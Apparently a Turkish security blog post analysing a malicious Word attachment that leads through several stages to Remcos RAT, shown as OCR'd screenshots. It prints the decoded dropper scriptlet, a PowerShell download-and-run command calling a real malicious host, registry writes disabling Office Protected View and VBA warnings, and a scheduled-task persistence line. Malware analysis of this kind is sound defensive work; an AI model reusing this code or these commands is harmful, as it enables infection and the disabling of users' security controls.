
```
root@ubuntu:~/spam_analyzer/attachments# python rtfdump.py -s 4 -H -E -d svch.doc | more

<scriptlet>
<registration
    description="rpos.xOzb"
    progid="rpos.xOzb"
    version="1"
    classid="{23a00cd5-191b-400b-ab31-d7819ef4e69c}"
    remotable="true"
        >
</registration>
<script language="JScript">
<![CDATA[
var Usm = ["WScript.Shell","Word.Application","ADODB.Stream","Scripting.FileSystemObject","4D5A90000300000004000000FFFF
```


[illegible]


```
GNU nano 2.5.3                    File: svch.doc.txt

^B^@0B9QJ5JRXFEU0IQ.sct^@C:\fakepath\0B9QJ5JRXFEU0IQ.sct^@^@^@^C^@ ^@^@^@C:\fakepath\0B9QJ5JRXFEU0IQ.sct^@i¿½l^D^@<?XML version="1.0"?>
<scriptlet>
<registration
    description="rpos.xOzb"
    progid="rpos.xOzb"
    version="1"
    classid="{23a00cd5-191b-400b-ab31-d7819ef4e69c}"
    remotable="true"
        >
</registration>
<script language="JScript">
<![CDATA[
$0000000000000000000","APPDATA","svch.exe"];
var KIemiowR = pDMHvJo(0);
kKeuFoorwdnE= mkzoumdQoqSBe(Usm[5]) + "\\" + Usm[6];
try{
    var XGACYbeOPtSkwU = pDMHvJo(3);
    if (XGACYbeOPtSkwU.FileExists(kKeuFoorwdnE)){
        XGACYbeOPtSkwU.DeleteFile(kKeuFoorwdnE);
    }
} catch (e) {
}
CwjHrwlGlzmpsUW(Usm[4],kKeuFoorwdnE);
KIemiowR.Run(kKeuFoorwdnE, 0, false);
try{
        KIemiowR.RegWrite("HKCU\\Software\\Microsoft\\Office\\11.0\\Word\\Security\\AccessVBOM", 1, "REG_DWORD");
        KIemiowR.RegWrite("HKCU\\Software\\Microsoft\\Office\\12.0\\Word\\Security\\AccessVBOM", 1, "REG_DWORD");
        KIemiowR.RegWrite("HKCU\\Software\\Microsoft\\Office\\14.0\\Word\\Security\\AccessVBOM", 1, "REG_DWORD");
        KIemiowR.RegWrite("HKCU\\Software\\Microsoft\\Office\\15.0\\Word\\Security\\AccessVBOM", 1, "REG_DWORD");
        KIemiowR.RegWrite("HKCU\\Software\\Microsoft\\Office\\16.0\\Word\\Security\\AccessVBOM", 1, "REG_DWORD");
        var IQXUAYHEqll = pDMHvJo(1);
        IQXUAYHEqll.Visible = true;
        IQXUAYHEqll.DisplayAlerts = false;
        IQXUAYHEqll.Documents.Add();
        var QWLYBqpin = IQXUAYHEqll.Selection;
        QWLYBqpin.Font.Name ="Arial";
        QWLYBqpin.Font.Size = "14";
        QWLYBqpin.TypeText("This file is protected with 64bit security");
        QWLYBqpin.TypeParagraph();
} catch (e) {
}
function pDMHvJo(kKeuFoorwdnE) {
    return new ActiveXObject(Usm[kKeuFoorwdnE]);
}
function mkzoumdQoqSBe(kKeuFoorwdnE) {
    return KIemiowR.ExpandEnvironmentStrings("%" + kKeuFoorwdnE + "%");
}
function CwjHrwlGlzmpsUW(PBNyYJwjSjHJkVzk, kKeuFoorwdnE ) {
        var ImxqPzJnlKVrdnos = '';
        for ( NfiKgkzcwCbaUmVFGP = 0; NfiKgkzcwCbaUmVFGP < ( PBNyYJwjSjHJkVzk.length / 2 ); NfiKgkzcwCbaUmVFGP++ ){
            ImxqPzJnlKVrdnos += String.fromCharCode( '0x' + PBNyYJwjSjHJkVzk.substr( NfiKgkzcwCbaUmVFGP * 2, 2 ) );
        }
        var yCsjGAtGauYxbkfCxYO = pDMHvJo(2);
    yCsjGAtGauYxbkfCxYO.type = 2;
        yCsjGAtGauYxbkfCxYO.Charset = "ISO-8859-1";
        yCsjGAtGauYxbkfCxYO.open();
    yCsjGAtGauYxbkfCxYO.WriteText(ImxqPzJnlKVrdnos);
    yCsjGAtGauYxbkfCxYO.saveToFile(kKeuFoorwdnE);
    yCsjGAtGauYxbkfCxYO.close();
}
]]>
</script>
</scriptlet>^_^@^@^@C^@:^@\^@f^@a^@k^@e^@p^@a^@t^@h^@\^@0^@B^@9^@Q^@J^@5^@J^@R^@X^@F^@E^@U^@0^@I^@Q^@.^@s^@c^@t^@^S^@^@^@0^@B^@9^@Q^@J^@5^@J^@R^@X^@F^@E^@U^@0^@I^@Q^@.^@s^@c^@t^@^_^@^@^@C^@:^@\^@f^@a^@k^@e^@p^$

                    [ Read 63 lines (Converted from DOS format) ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text    ^J Justify    ^C Cur Pos     ^Y Prev Page   M-\ First Line   M-W WhereIs Next  ^^ Mark Text   M-} Indent Text    M-U Undo
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text  ^T To Spell   ^_ Go To Line  ^V Next Page   M-/ Last Line    M-] To Bracket    M-^ Copy Text  M-{ Unindent Text  M-E Redo
```




Confuser aracı ile ile kodları gizlenmiş (obfuscation) olan svch.exe tarafından indirilip, çalıştırılan svchost32.vbs dosyası ise ASProtect ile korunan profile.exe dosyasını http://www[.]bluesw[.]net/wp-admin//user/ adresinden %Public% klasörüne svchost.exe adı altında indirip, çalıştırıyordu.



C:\Users\Mert\Desktop\test.vbs - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
test.vbs
AnwEXnwu1S011 = "%"
AnwEXnwu1S011 = AnwEXnwu1S011 & "\"
AnwEXnwu1S011 = AnwEXnwu1S011 & "s"
AnwEXnwu1S011 = AnwEXnwu1S011 & "v"
AnwEXnwu1S011 = AnwEXnwu1S011 & "c"
AnwEXnwu1S011 = AnwEXnwu1S011 & "h"
AnwEXnwu1S011 = AnwEXnwu1S011 & "o"
AnwEXnwu1S011 = AnwEXnwu1S011 & "s"
AnwEXnwu1S011 = AnwEXnwu1S011 & "t"
AnwEXnwu1S011 = AnwEXnwu1S011 & "."
AnwEXnwu1S011 = AnwEXnwu1S011 & "e"
AnwEXnwu1S011 = AnwEXnwu1S011 & "x"
AnwEXnwu1S011 = AnwEXnwu1S011 & "e"
AnwEXnwu1S011 = AnwEXnwu1S011 & "'"
AnwEXnwu1S12 = AnwEXnwu1S1 + AnwEXnwu1S
wEXnwu1S7 + AnwE
shhh.Popup(AnwEXnwu1S12)
Set wso = CreateObject("WScript.Shell")
wso.RegWrite "HKCU\Software\Microsoft\O
Windows Script Host
cmd.exe /K taskkill /f /im winword.exe&taskkill /f /im Excel.exe&PowerShell (New-Object System.Net.WebClient).DownloadFile('http://www.bluesw.net/wp-admin//user/profile.exe ','%Public%\svchost.exe');Start-Process '%Public%\svchost.exe'
OK
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWORD
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
Visual Basic file
length : 13.456 lines : 254
Ln : 188 Col : 11 Sel : 0 | 0
Windows (CR LF)
10 Şubat 2018 Cumartesi


C:\Users\Mert\Desktop\test.vbs - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
test.vbs
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV", 1, "REG
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWOR
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_D
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWORD
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV", 1, "REG
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
Windows Script Host
cmd.exe /c SchTasks /Create /sc MINUTE /MO 360 /TN WindowsUpdates /TR C:\\Users\\Public\\svchost32.vbs
OK
set shhh = CreateObject("WScript.Shell")
Dim AnwEXnwu1Stime
AnwEXnwu1Stime = "cmd.exe /c SchTasks /Create /sc MINUTE /MO 360 /TN WindowsUpdates /TR C:\\Users\\Public\\svchost32.
shhh.Popup(AnwEXnwu1Stime)
Visual Basic file
length : 13.456 lines : 254
Ln : 126 Col : 31 Sel : 48 | 1
Windows (CR LF)
10 Şubat 2018 Cumartesi



x64dbg hata ayıklama aracı ile svchost.exe (profile.exe) programını analiz ettiğimde ise ana zararlı yazılım olan Remcos RAT zararlı yazılımı Matruşka bebeği gibi nihayet ortaya çıkmış oldu.





> *Matruşka, Rus yapımı bir oyuncak bebek türüdür. Ahşap el yapımı olan bebekler ortasından açıldığında başka bir bebek çıkar, onu açtığınızda yine başka bir bebek çıkar. Tek anne figürünün içerisinde iç içe yerleştirilmiş beş veya yedi bebekten oluşur.*

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

- Bu yazı ayrıca Pi Hediyem Var #13 oyununun çözüm yolunu da içermektedir.

The post Matruşka appeared first on Siber Güvenlik Günlüğü.


Mini Tehdit İstihbaratı

